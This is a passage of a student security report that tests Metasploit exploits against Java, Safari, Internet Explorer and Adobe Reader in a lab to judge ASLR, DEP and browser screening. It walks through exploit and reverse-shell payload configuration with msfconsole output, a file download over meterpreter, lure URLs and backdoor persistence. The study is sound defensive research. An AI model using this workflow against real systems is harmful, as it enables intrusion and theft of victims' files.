
Figure 2: The Windows 7 Firewall Settings



Once the set up of Windows 7 was complete, the popular applications which were chosen as part of the experiments were also installed.

Figure 3: Acrobat, Firefox, Flash and Java installed.

VMWare tools is installed as part of the virtual machine. It includes support for dragging and dropping files between the host computer and the virtual machines workspace. It does not have an effect on the result of the experiments.



```
Terminal — ruby — 80x24
Last login: Mon Apr 18 19:24:05 on console
/Users/DrunKnMunky/Desktop/msf/msfconsole ; exit;
iMac-Unibody:~ DrunKnMunky$ /Users/DrunKnMunky/Desktop/msf/msfconsole ; exit;

      ##
    ##  ##  #### #####  #####  #####  ##  ####  ##  ##
#####  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
#####  #####  ##  #####  #####  ##  ##  ##  ##  ##  ##
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
##  ##  ####  ##  #####  #####  ##  ####  #####  ##

      ##

      =[ metasploit v3.7.0-dev [core:3.7 api:1.0]
+ -- --=[ 676 exploits - 354 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops
      =[ svn r12306 updated 6 days ago (2011.04.12)

msf > 
```

Figure 4: A typical MetaSploit Command Window via Terminal

As MetaSploit’s database is provided by the community and uses exploits which have been discovered in the wild, it is also required to be updated regularly. This allows the experiments to be conducted with the latest exploits and payloads available.

To conduct the experiments a series of choices and commands are input into MetaSploit. Once the configuration of the desired exploit and payload is complete, the experiment can be put into action. To do this, a typical experiment will begin with:

1. Listing the available exploits in the MetaSploit database.
2. Viewing the information of the potential exploit you wish to use.
3. If suitable, then selecting is done with the “Use” command which loads the exploit.
4. The user can then view payloads available which are compatible with “Show Payloads”.
5. Once a payload has been selected with “Set payload ‘x’ ”, the user can configure them.

Configuration of the payload and exploit is done by a further series of commands which is unique to each particular selection. However, a typical set up would follow as:

6. Show options.
7. Set SRVHOST address. This allows the user to pick the server IP address of the computer providing the exploit, i.e the host Apple iMac.
8. Set LHOST address. This allows the user to pick the IP address of the listening host, i.e the virtual machine running Windows 7.
9. If the exploit is initiated via a web browser, the user can set the path of the URL via “Set URIPATH” command. This is usually set to “Random”, by default.
10. The user can then set the target of the exploit, usually a specific version of an operating system. i.e “Set target x”. where ‘x’ could be Windows XP Service Pack 2.

Once the options have been configured, the user is then ready to launch the exploit. They can check the options have been correctly set by issuing the “show options”, command again. If everything is correct, they launch the exploit by using the “exploit” command. The next stage will vary depending on the type of exploit used.

In the case of an exploit which requires a web browser, the user can configure the address to anything they wish. For the purpose of the experiments in this project the default paths were used. i.e <http://192.168.0.x/Random>. The last part of the address indicated by the forward slash notation can be changed to anything. This allows cyber criminals to include enticing URLs which catch the attention and lead victims to their exploits. For instance a cyber criminal could use the address [http://192.168.0.x/You\\_Have\\_Won](http://192.168.0.x/You_Have_Won). The first part of the address can also be masked with the use of a register domain name or a URL link shortener, which is available freely online. i.e [http://www.TheFoolsLottery.com/You\\_Have\\_Won](http://www.TheFoolsLottery.com/You_Have_Won).

Once an exploit has been executed the payload is uploaded to the virtual machine during the experiments. This is done by either exploiting an application with a compatible file or via the URL provided and set in the MetaSploit options. From here the user, if successful, can bypass the Address Space Layout Randomization and Data Execution Prevention mechanisms and gain shell access. Otherwise, the application may quit due to a memory access violation or the payload causing the application to crash. This will vary depending on the nature of the exploit and payload used.

The above method will be used throughout the experiments of this project through a variety of exploit and payloads against each of the vulnerable applications discussed earlier.



## 4.0 Results

The following chapter will give indepth analysis of exploits, payloads and the results of each experiment conducted during the course of this project.

### 4.1 Java Experiments and Exploits

#### Java Codebase Trust Exploit

“This module exploits a vulnerability in the Java Runtime Enviroment that allows an attacker to run an applet outside of the Java Sandbox. When an applet is invoked with: 1. A “codebase” parameter that points at a trusted directory 2. A “code” parameter that is a URL that does not contain any dots the applet will run outside of the sandbox. This vulnerability affects JRE prior to version 6 update 24”.

As Java exploits are on the rise in popularity by cyber criminals, this module provided by Metasploit is valuable in the experiment scope of this project. The information provided by MetaSploit can be viewed in Appendix 1. This allows the MetaSploit tester to view the compatibility of the exploit with applications, to ensure they use the correct version of software, in this case Java Runtime Enviroments prior to version 6 update 24 are vulnerable.

The next step in performing the exploit is to select a compatible payload. The Meterpreter payload was chosen as it will allow for shell access. Appendix 2 lists the other compatible payloads available as well as the selected payload chosen. Once the exploit and payload have been picked, the user can then view the available options to configure. These are displayed in Appendix 3. Appendix 4 shows the configured options used during the experiment. Once set, the exploit can be started. Appendix 5 shows the exploit being started and the address typed into Internet Explorer on Windows 7. The applet has began to load the exploit as can be seen via the logo displayed. However, the page loads to a white screen and the victim has no idea they have been attacked. MetaSploit however, has created a meterpreter session which will now allow shell access to the victim’s PC. (Appendix 6). From here a cyber criminal can use common commands to discover information about the victim’s PC, as well as download files from their hard drives.

Further exploitation of this module could involve gaining admin privileges and installing a backdoor which would allow the attacker to reconnect to the computer when they want to. Right now they are able to connect and establish a session due to the exploit just being run. However, if the victim were to turn their computer off, the session would be lost and the exploit would need to re-run to establish it. Installing a backdoor would work around this issue and let a cyber criminal connect when they want, regardless of the victim ever having to visit the malicious URL again.

We can conclude that the experiment was successful and Java’s sandbox was circumvented as it allowed us to establish a meterpreter session. Neither Address Space Layout Randomization or Data Execution Prevention was able to stop the malicious payload from being loaded into memory and creating an applet outside of the Java Runtime Enviroment which was not initiated by the user.

## Java RMI Connection Impl Deserialization Exploit

“This module exploits a vulnerability in the Java Runtime Environment that allows a deserialize a `MarshaledObject` containing a custom classloader under a privileged context. The vulnerability affects version 6 prior to update 19 and version 5 prior to update 23”.

Like the Java Codebase Trust exploit, this experiment tests the Java Runtime Environment on OS X Snow Leopard. The information provided by MetaSploit can be viewed in Appendix 7. This allows the MetaSploit tester to view the compatibility of the exploit with applications, to ensure they use the correct version of software, in this case Java Runtime Environments prior to version 6 update 19 or version 5 update 23 are vulnerable.

The next step in performing the exploit is to select a compatible payload. The Meterpreter payload was chosen as it will allow for shell access. Appendix 8 lists the other compatible payloads available as well as the selected payload chosen. Once the exploit and payload have been picked, the user can then view the available options to configure. These are displayed in Appendix 9. Appendix 10 shows the configured options used during the experiment. Once the options have been set the exploit can be started. Appendix 11 shows the exploit being started and the address has been typed into Safari, which is now loading the page. However, the page will not progress and the loading message will remain on the victim's browser. In the background, MetaSploit has created a meterpreter session via the payload (Appendix 12).

From here a cyber criminal can use common commands to discover information about the victim's PC, as well as download files from their hard drive.

Further exploitation of this module could involve gaining admin privileges and installing a backdoor which would allow the attacker to reconnect to the computer when they want to. Right now they are able to connect and establish a session due to the exploit just being run. However, if the victim were to turn their computer off, the session would be lost and the exploit would need to re-run to establish it. Installing a backdoor would work around this issue and let a cyber criminal connect when they want, regardless of the victim ever having to visit the malicious URL again.

We can conclude that the experiment was successful once again and MetaSploit provided us with a meterpreter session which can lead to shell access (Appendix 13). We were also able to take a screenshot of the victim's desktop which allows us to see what they are viewing at the time of the exploit. In this case, the website is still loaded in the background, however, the user could have moved onto another website and may enter sensitive information such as credit card details. (Appendix 14)

## Java Statement Trusted Method Chain Exploit

A further Java experiment was conducted on OS X Snow Leopard, however, it largely followed the same steps as the previous two experiments.

“This module exploits a vulnerability in Java Runtime Environment that allows an untrusted method to run in a privileged context. The vulnerability affects version 6 prior to update 19 and version 5 prior to update 23”. (Appendix 15).

As with the previous Java experiments, this entailed a meterpreter session being created successfully and providing us with shell access. However, as an example of downloading information from the victim’s hard drive, a text file named ‘Password.rtf’, was placed on the desktop. To download the file was very easy, now that the exploit had opened up a meterpreter session and allowed us to navigate the contents of the hard drive. Appendix 16 shows the final steps of navigating to the user’s desktop and downloading the file.

Again, we can conclude that Java allows us to create shell access to the operating system and the experiment was a success. The previous experiments were conducted on older versions of Java as they were created to work with the specific keys and insecurities of these versions. However, they may possibly be fixed in newer versions now and these experiments are only a proof of concept today. There may be more undiscovered zero day exploits such as the ones conducted in these experiments which have yet to be patched. The only certainty is Java is vulnerable of being bypassed even with Address Space Layout Randomization, Data Execution Prevention and Sandboxing.

## 4.2 Web Browser Experiments and Exploits

### Windows XP/2003/Vista Metafile Escape Code Execution Exploit

“This module exploits a vulnerability in the GDI library included with Windows XP and 2003. This vulnerability uses the ‘Escape’ metafile function to execute arbitrary code through the SetAbortProc procedure. This module generates a random WMF record stream for each request”. (Appendix 17).

This exploit will let us test the download screening function which is included in Internet Explorer 8. Although the description states that it is compatible with older versions of Windows, it may still work in a new exploit. Sometimes exploits depend heavily on the exact keys of software which is being used to perform, however, others use a more general method. The exploit could have been fixed previously, but an update could have re-opened it.

The experiment starts with selecting the exploit and payload via MetaSploit (Appendix 18). The available options can be viewed by the user issuing the “show options” command. From here they can set the server IP address of the host machine delivering the payload and the listening host which they are targeting (the victim’s PC).

Once configured, the exploit is ready to be launched (Appendix 19). MetaSploit will then send the payload over the URL address as configured in the previous steps. Once the victim has entered the address into Internet Explorer and pressed enter, they will be prompted to download a file by the browser. If they choose to click yes, the payload will be delivered. However, in this case the payload was accepted and detected by Windows 7 and Internet Explorer 8 as being a malicious file. (Appendix 20). The experiment is then unable to complete and the payload delivery was halted before a shell session was opened. The exploit failed.

Although the exploit description listed vulnerabilities within Windows XP and 2003 as being affected, it is worth checking that the problems have really been fixed and the detection methods can still spot the malicious attempts many years later. The detection mechanisms clearly worked in this instance and the exploit was unsuccessful. Although it was not the job of Address Space Layout Randomization or Data Execution Prevention which stopped the payload, it was the screening technology created and included within Internet Explorer.

This could possibly work if the digital signatures of the exploit and payload were changed, which may allow Internet Explorer to download the file without noticing the malicious content inside. Like with the browser protection included to prevent users visiting known malicious sites, lists are kept of known malware. However, variations in the exploits and payloads can sometimes be enough to bypass these screening technologies, so it may be worth revisiting an exploit like this with an updated version in future experiments.

## Safari Archive Metadata Command Execution Exploit

“This module exploits a vulnerability in Safari’s “Safe file” feature, which will automatically open any file with one of the allowed extensions. This can be abused by supplying a zip file, containing a shell script, with a metafile indicating that the file should be opened by Terminal.app. This module depends on the ‘zip’ command-line utility.” (Appendix 21)

Although this exploit was discovered sometime ago, again it is worth revisiting with newer versions of Safari and OS X Snow Leopard to test if the vulnerability really is fixed. Like the experiment conduction previously, we hope to see the mechanisms included in Safari detect the malicious content and prevent us from downloading the malware.

The experiment begins with the selection of the exploit and a compatible payload, Appendix 22 shows the selections made. In this experiment we can see the inclusion of using Ruby to deliver the payload as we are conducting this experiment via OS X. This is why the necessary step of including Ruby during installation was required.

The next step involves setting the options of the exploit and payload via MetaSploit, for both the server and the host we wish to use. The user can view these settings by issuing the “show options” command. We can see the selected settings in Appendix 23, and the exploit is now ready to be launched.

Once the exploit and payload have been launched, the server hosts the file ready to be downloaded. The address can be sent to the victim via social engineering techniques or like previous experiments, the file can be placed on a domain to store the malicious content. When the address is clicked the user will be asked if they wish to download the file. Once they have and they open it, the file is processed by the unzip command of Terminal in OS X.

In this experiment the user should be asked to download a .zip archive, however, perhaps due to the date it was created and changes made since then the actual file type was .mov. This is the extension used by Apple for QuickTime files, i.e .movie. This file type is still listed as safe and so the experiment can proceed as expected. The exploit is launched and is now ready to download (Appendix 24).

We can see that Terminal has processed the .mov file, however, it was not launched with the zip command due to the different file extension used from which was expected. The session was created successfully however and we have shell access to the victim’s PC. This means that Safari’s screening technology did not pick up on the malicious content of the file and did not prevent the user from downloading it. (Appendix 25)

Sadly, the behaviour of the shell access was not 100% functional. Access was available but there was no way to navigate outside of the users Home directory. This provided limited connectivity in carrying out further exploitation with this experiment, but we can conclude Safari did not prevent against the attack from occurring. It may be possible to achieve full shell access using another method which could be conducted with further research. (Appendix 26)

### 4.3 Adobe Flash and Acrobat Reader Exploits

Unfortunately the following experiments were unsuccessful in establishing shell access to the victim's PC.

Adobe Flash Player "newfunction" Invalid Pointer Use.

"This module exploits a vulnerability in the DoABC tag handling within versions 9.x and 10.0 of Adobe Flash Player. Adobe Reader and Acrobat are also vulnerable, as are any other applications that may embed Flash Player. Arbitrary code execution is achieved by embedding a specially crafted Flash movie into a PDF document. An AcroJS heap spray is used in order to ensure that the memory used by the invalid pointer issue is controlled. NOTE: This module uses a similar DEP bypass method to that used within the adobe\_libtiff module. This method is unlikely to work across various Windows versions due to the hardcoded syscall number". (Appendix 27).

Similarly to the previous experiments of this project, Metasploit was set up via the commands detailed in chapter 3.1. This included choosing the exploit and a compatible payload. Next, the server and listening host addresses were configured as required. In the case of experiments where a URL was not required, a PDF was instead created and transferred to the virtual machine desktop with click and drag sharing provided by VMWare Tools.

When the experiment was conducted Adobe Acrobat Reader would open the PDF file and a blank page was displayed. However, this should have produced the shell session on the attacking server via Metasploit. Instead, the payload was delivered successfully and opened, but Acrobat Reader closed due to a stack error.

There are two possible reasons for this outcome. Either Data Execution Prevention stopped the payload from executing its arbitrary code or the version of Adobe Acrobat Reader was incompatible. Unfortunately, Adobe provides very few older versions of their software via their website and the description provided within Metasploit is limited to just two version numbers. Both of these versions were used in the experiment and neither produced the required results of shell access.

This is good news for Adobe and Windows users however, as they are able to avoid the risk of being targeted with exploits such as these stack buffer overflows, providing they use the latest version of the software available. This however does not protect them from any undocumented zero day exploits, which may still exist. In the case that Data Execution Prevention was the cause for the exploit failing, it is also a good sign that the mechanism, while not perfect, works and can prevent malicious content from loading.

The experiment was aimed at Windows and versions of Adobe for that platform, however as an extra incentive the experiment was also conducted on OS X by using Apple's Preview application. Preview is capable of opening PDF files natively on the operating system. Again, the payload was unsuccessful (unsurprisingly), but instead of crashing the application, the file was described as "corrupt", and the user could quit the application.

The following experiments followed a similar procedure and outcome while attempting to exploit Adobe Acrobat Reader and Flash. In each experiment, the PDF file would open but crash the application. In a few instances, the application would successfully load the PDF and display it's contents, however, shell access was still not permitted to the server running MetaSploit.

#### Adobe Flash Player "Button" Remote Code Execution

"This module exploits a vulnerability in the handling of certain SWF movies within versions 9.x and 10.0 of Adobe Flash Player. Adobe Reader and Acrobat are also vulnerable, as are any other applications that may embed Flash Player. Arbitrary code execution is achieved by embedding a specially crafted Flash movie into a PDF document. An AcroJS heap spray is used in order to ensure that the memory used by the invalid pointer issue is controlled. Note: This module uses a similar DEP bypass method to that used within the `adobe_libtiff` module. This method is unlikely to work across various Windows versions due to the hardcoded syscall number". (Appendix 28).

Further to the possible reasons given in the last experiment, the description does not highlight which versions of Windows can be targeted. Versions of Windows prior to Windows 7 may still be vulnerable as their implementation of Data Execution Prevention is not as robust. This work would be carried out in further experiments to conclude the outcome more in depth. However, we can still conclude that the installed version of Windows 7 and Adobe Acrobat Reader were not vulnerable to this exploit.

#### Adobe FlateDecode Stream Predictor 02 Integer Overflow

"This module exploits an integer overflow vulnerability in Adobe Reader and Adobe Acrobat Professional versions before 9.2" (Appendix 29).

Although integer overflows were not the primary testing subject of this project, the experiment was conducted to test whether Data Execution Prevention or Address Space Layout Randomization would protect against it. Unfortunately, it is still not clear if the exploit and payload were unsuccessful due to the version of Windows or Adobe applications prevented it. Adobe Acrobat Professional was unavailable to testing. This exploit however could be researched in more depth as integer overflows do not appear to be as widely used as buffer, stack or heap overflows. With access to Adobe Acrobat Professional too, this would provide further insight to this exploit and may provide interesting results.

## Adobe JBIG2Decode Memory Corruption Exploit

“This module exploits a heap-based pointer corruption flaw in Adobe Reader 9.0.0 and earlier. This module relies upon Javascript for the heap spray”. (Appendix 29).

As this exploit was more specific in its description of vulnerable versions of Adobe Acrobat Reader, it was possible to trace a copy of the software to test. Unfortunately, the exploit was designed to work with Windows XP SP3 and yielded another unsuccessful attempt of gaining shell access. When the PDF file was opened a blank page is briefly seen before the application crashes. Due to this we can conclude that it is more likely Data Execution Prevention has worked and ceased the operating of the application due to a memory exploit. (Appendix 30).

The following exploits were experimented on and like the others previously, were unsuccessful in providing shell access.

## Adobe Acrobat Bundled LibTIFF Integer Overflow

“This module exploits an integer overflow vulnerability in Adobe Reader and Adobe Acrobat Professional versions of 8.0 through 8.2 and 9.0 through 9.3” (Appendix 31).

## Adobe Doc.media.newPlayer Use After Free Vulnerability

“This module exploits a use after free vulnerability in the Adobe Reader and Adobe Acrobat Professional versions up to and including 9.2” (Appendix 32).

## Adobe Collab.getIcon() Buffer Overflow

“This module exploits a buffer overflow in Adobe Reader and Adobe Acrobat. Affected versions include < 7.1.1, < 8.1.3, <9.1. By creating a specially crafted PDF that contains malformed Collab.getIcon() call, an attacker may be able to execute arbitrary code.” (Appendix 33).

## Adobe util.printf() Buffer Overflow

“This module exploits a buffer overflow in Adobe Reader and Adobe Acrobat Professional < 8.1.3. By creating a specially crafted PDF that contains a malformed util.printf() entry, an attacker may be able to execute arbitrary code”. (Appendix 34).



## 5.0 References

### Introduction

IBM, 'X-Force 2010 Mid-Year Trend and Risk Report', August 2010  
Report  
Page 5 – 18

Offensive Security, 'X-Force 2010 Mid-Year Trend and Risk Report', August 2010  
Report  
Page 18

Guinness World Records, 'Most Responsive Brand on Twitter', March 2010  
Website  
<http://www.guinnessworldrecords.com/Search/Details/Most-Responsive-Brand-on-Twitter/72540.htm>

Adobe, Security Bulletin, 'Security Advisory for Adobe Flash Player, Adobe Reader and Acrobat', April 2011.  
Website  
<http://www.adobe.com/support/security/advisories/apsa11-02.html>

Apple, 'Get a Mac: Viruses', Originally hosted by Apple on Apple.com, May 2006  
Website  
<http://www.adweek.com/adfreak/get-mac-viruses-94103>

Dino Dai Zovi, 'Hackers versus Apple', March 2011  
Website  
Page 1 – 3  
<http://www.h-online.com/security/features/Hackers-versus-Apple-1202598.html>

Ross Anderson, 'In Their Words: Experts weigh in on Mac vs. PC security', February 2010.  
Website  
[http://news.cnet.com/8301-27080\\_3-10444561-245.html](http://news.cnet.com/8301-27080_3-10444561-245.html)

Apple, 'Safari Features: Antivirus Integration', 2010  
Website  
<http://www.apple.com/safari/features.html>

Microsoft, 'Internet Explorer 9 features: Smartscreen Filter', 2011  
Website  
<http://windows.microsoft.com/en-US/internet-explorer/products/ie-9/features/smartscreen-filter>

Charlie Miller, 'Hackers versus Apple', March 2011  
Website  
Page 1-3  
<http://www.h-online.com/security/features/Hackers-versus-Apple-1202598.html>

Swiat, Microsoft, 'On The Effectiveness of DEP and ASLR', December 2010  
Website

<http://blogs.technet.com/b/srd/archive/2010/12/08/on-the-effectiveness-of-dep-and-aslr.aspx>

Ollie Whitehouse, Symantec, 'An Analysis of Address Space Layout Randomisation on Windows Vista', 2007

Journal

Pages 4 – 9

## Literature Review

Maurice Wilkes, 'Operating Systems in a changing world', April 1994  
Journal

WatchGuard, 'What We Mean By "Elevation of Privileges"', 2002  
Website  
<http://www.watchguard.com/infocenter/editorial/135144.asp>

Symantec, 'Social Engineering Fundamentals, Part 1: Hacker Tactics', December 2001  
Website  
<http://www.symantec.com/connect/articles/social-engineering-fundamentals-part-i-hacker-tactics>

Simon Kramer, 'A General Definition of Malware', 2010  
DOI: 10.1007/s11416-009-0137-1  
Journal  
Page 1

C. Edward Chow, 'Buffer Overflow Attacks and Defenses', 2008  
Powerpoint presentation

David J Day, 'Protecting Against Address Space Layout Randomization (ASLR) Compromises and Return-to-Libc Attacks Using Network Intrusion Detection Systems', 2010  
Journal

Adobe, Security Bulletin, 'Security Advisory for Adobe Flash Player, Adobe Reader and Acrobat', April 2011.  
Website  
<http://www.adobe.com/support/security/advisories/apsa11-02.html>

IBM, 'X-Force 2010 Mid-Year Trend and Risk Report', August 2010  
Report  
Page 5 – 18

Charlie Miller, 'Pwn2Own Winner Charlie Miller Discusses OS Security', March 2011-04-19  
Website  
<https://www.infosecisland.com/blogview/12526-Pwn2Own-Winner-Charlie-Miller-Discusses-OS-Security.html>

Swiat, Microsoft, 'On The Effectiveness of DEP and ASLR', December 2010  
Website  
<http://blogs.technet.com/b/srd/archive/2010/12/08/on-the-effectiveness-of-dep-and-aslr.aspx>

Apple, 'Mac OS X Snow Leopard: Security Configuration', 2009  
Manual

Piotr Bania, 'JIT Spraying and mitigations', 2010  
Journal

Haifei Li, 'JIT Spraying in PDF', February 2010

Website

<http://blog.fortinet.com/jit-spraying-in-pdf/>

Charlie Miller, 'Hackers versus Apple', March 2011

Website

Page 1-3

<http://www.h-online.com/security/features/Hackers-versus-Apple-1202598.html>

Apple, 'Mac OS X Security: Keeping security simple', 2009

Manual

Alexander Sotirov, 'Bypassing Browser Memory Protections', 2008

Journal

Microsoft, 'Internet Explorer 9 features: Smartscreen Filter', 2011

Website

<http://windows.microsoft.com/en-US/internet-explorer/products/ie-9/features/smartscreen-filter>

Charles S. Edge Jr, 'Enterprise Mac Security: Mac OS X Snow Leopard', 2010

Book

Pages 81-87

Pages 156 – 165

Apple, 'Mac OS X Security: Keeping security simple', 2007

Manual

Apple, 'Mac OS X Security: Keeping security simple', 2009

Manual

Security Focus, 'Apple Mac OS X SpotLight Multiple Memory Corruption Vulnerabilities', May 2009

Hovav Shacham, 'On the Effectiveness of Address-Space Randomization', 2004.

Journal

<http://www.benpfaff.org/papers/asrandom.pdf>

Additional Reading Material (unused references)

Haroon Meer, 'An Examination Of The Generic Memory Corruption Exploit Prevention Mechanisms On Apple's Leopard Operating System'.

Journal

[http://thinkst.com/stuff/issa09/38\\_Paper.pdf](http://thinkst.com/stuff/issa09/38_Paper.pdf)

Michael Cloppert, 'Address-Space Randomization: An Effective Implementation', May 2006

Journal

[www.cloppert.org/Cloppert-Effective\\_ASLR.pdf](http://www.cloppert.org/Cloppert-Effective_ASLR.pdf)

Kevin Snow, 'Memroy exploits and defenses'.

Powerpoint presentation

<http://www.cs.unc.edu/~fabian/courses/CS600.624/slides/exploits.pdf>

Dylan Clarke, 'Assessing the Attack Resilience Capabilities of a Fortified Primary-Backup System'.

Journal

<http://www.wraits10.di.fc.ul.pt/paper%207.pdf>

6.0 Appendixs

Appendix 1

```
msf > info windows/browser/java_codebase_trust

Name: Sun Java AppletClassLoader Remote Code Execution Exploit
Module: exploit/windows/browser/java_codebase_trust
Version: 12196
Platform: Java
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent

Provided by:
Frederic Hoguin
jduck <jduck@metasploit.com>

Available targets:
Id  Name
--  ---
0   Generic (Java Payload)

Basic options:
Name      Current Setting  Required  Description
-----
LIBPATH   C:\Program Files\Java\jre6\lib\ext  no        The codebase path to use (privileged)
SRVHOST   0.0.0.0           yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080              yes       The local port to listen on.
SSL       false             no        Negotiate SSL for incoming connections
SSLVersion SSL3               no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH   /                 no        The URI to use for this exploit (default is random)

Payload information:
Space: 20480
Avoid: 0 characters

Description:
This module exploits a vulnerability in the Java Runtime Environment
that allows an attacker to run an applet outside of the Java
sandbox. When an applet is invoked with: 1. A "codebase" parameter
that points at a trusted directory 2. A "code" parameter that is a
URL that does not contain any dots the applet will run outside of
the sandbox. This vulnerability affects JRE prior to version 6
update 24.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-4452
http://www.osvdb.org/71193
http://www.zerodayinitiative.com/advisories/ZDI-11-084/
http://hoguin.com/2011/03/oracle-java-unsigned-applet-applet2classloader-remote-code-execution-vulnerability-zdi-11-084-explained/
http://www.oracle.com/technetwork/topics/security/javacpufeb2011-304611.html
```

```
msf > info windows/browser/java_codebase_trust

Name: Sun Java Applet2ClassLoader Remote Code Execution Exploit
Module: exploit/windows/browser/java_codebase_trust
Version: 12196
Platform: Java
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent

Provided by:
Frederic Huguin
jduck <jduck@metasploit.com>

Available targets:
-- ----
0  Generic (Java Payload)

Basic options:
-----
Name      Current Setting      Required  Description
-----
LURI_PATH C:\Program Files\Java\jre6\lib\ext  no       The codebase path to use (privileged)
SRVHOST   0.0.0.0                yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080                   yes       The local port to listen on.
SSL       false                  no        Negotiate SSL for incoming connections
SSLVersion SSL3                     no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH   /                      no        The URI to use for this exploit (default is random)

Payload information:
Space: 20480
Avoid: 0 characters

Description:
This module exploits a vulnerability in the Java Runtime Environment
that allows an attacker to run an applet outside of the Java
sandbox. When an applet is invoked with: 1. A "codebase" parameter
that points at a trusted directory 2. A "code" parameter that is a
URL that does not contain any dots the applet will run outside of
the sandbox. This vulnerability affects JRE prior to version 6
update 24.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-4452
http://www.osvdb.org/71193
http://www.zerodayinitiative.com/advisories/ZDI-11-084/
http://huguin.com/2011/03/oracle-java-unsigned-applet-applet2classloader-remote-code-execution-vulnerability-zdi-11-084-explained/
http://www.oracle.com/technetwork/topics/security/javacpufeb2011-304611.html
```

```
msf > use windows/browser/java_codebase_trust
msf exploit(java_codebase_trust) > show payloads
```

#### Compatible Payloads

```
=====
```

Name	Disclosure Date	Rank	Description
generic/shell_bind_tcp		normal	Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp		normal	Generic Command Shell, Reverse TCP Inline
java/meterpreter/bind_tcp		normal	Java Meterpreter, Java Bind TCP stager
java/meterpreter/reverse_tcp		normal	Java Meterpreter, Java Reverse TCP stager
java/shell/bind_tcp		normal	Command Shell, Java Bind TCP stager
java/shell/reverse_tcp		normal	Command Shell, Java Reverse TCP stager

```
msf exploit(java_codebase_trust) > set payload java/meterpreter/reverse_tcp
```



```
msf exploit(java_codebase_trust) > show options
Module options (exploit/windows/browser/java_codebase_trust):

  Name      Current Setting  Required  Description
  ----      -
  LIBPATH   C:\Program Files\Java\jre6\lib\ext  no        The codebase path to use (privileged)
  SRVHOST   0.0.0.0              yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   8080                 yes       The local port to listen on.
  SSL       false                no        Negotiate SSL for incoming connections
  SSLVersion SSL3                  no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
  URIPATH   URIIPATH              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     4444              yes       The listen address
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Generic (Java Payload)

msf exploit(java_codebase_trust) >
```

```
msf exploit(java_codebase_trust) > show options
Module options (exploit/windows/browser/java_codebase_trust):

  Name      Current Setting  Required  Description
  ----      -
  LIBPATH   C:\Program Files\Java\jre6\lib\ext  no        The codebase path to use (privileged)
  SRVHOST   192.168.0.2         yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   8080                yes       The local port to listen on.
  SSL       false               no        Negotiate SSL for incoming connections
  SSLVersion SSL3                 no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
  URIPATH   random              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.0.2      yes       The listen address
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Generic (Java Payload)
```

## Appendix 6

```
msf exploit(java_codebase_trust) > exploit
[*] Exploit running as background job.

